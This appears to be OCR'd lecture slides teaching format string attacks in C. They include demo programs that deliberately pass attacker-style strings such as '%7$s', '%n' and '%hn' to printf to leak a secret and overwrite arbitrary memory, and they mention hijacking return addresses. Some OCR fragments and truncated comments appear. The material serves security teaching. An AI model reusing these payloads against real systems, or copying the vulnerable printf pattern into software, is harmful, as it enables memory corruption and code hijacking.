
```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

More Format Specifiers

- Reduce the number of %x with %N$s

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", s);

nt printf
        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\xa0\x96\x04\x08%7$s");
        printf(user_string);
}
```

Pick the 7th argument from the stack.



Overwrite an arbitrary location

%n format specifier : returns the number of characters printed so far.

- ‘i’ is filled with 5 here

```
int i;
printf(“12345%n”, &i);
```

Using the same approach to read data from any location, printf can be used to modify a location as well


Can be used to change function pointers as well as return addresses

Overwrite Arbitrary Location with some number

```
/* Modifies s, with the number of characters printed */
static int s;;
void main()
{
        char user_string[100];
        printf("%08x\n", &s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */

        /* <1> print writes n (the number of bytes printed) in the global buffer s */
        strcpy(user_string , "\xc0\x96\x04\x08 %08x %08x %08x %08x %08x %08x %n"); /*
        printf(user_string);

        printf("\n%d\n", s);

}
```

Overwrite Arbitrary Location with Arbitrary Number

```
static int s;
void main()
{
        char user_string[100];
        printf("%08x\n", &s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */

        /* <2> write an arbitrary number in s */
        /* Change 50 to something else smaller and see the difference */
        strcpy(user_string , "\xa8\x96\x04\x08 %53x %7$n"); /* First 4 di
        printf(user_string);
        printf("\n%d\n", s);
}
```



An arbitrary number

Another useful format specifier

- %hn : will use only 16 bits .. Can be used to store large numbers

```
static int s;
void main()
{
        char user_string[100];
        printf("%08x\n", &s);

        memset(user_string, 0, sizeof(user_string));

        /* <3> print write an arbitrary large numbers in the global buffer s */
        /* could be used to replace the return address with another function --> subvert execution */
        strcpy(user_string , "\xcc\x96\x04\x08\xce\x96\x04\x08 %128x %08x %08x %08x %08x %08x %hn %hn");

        printf(user_string);
        printf("\n%08x\n", s);

}
```

address of s to store the lower 16bits

address of s to store the higher 16bits

Store the number of characters printed.

Both 16 bit lower and 16 bit higher will be stored separately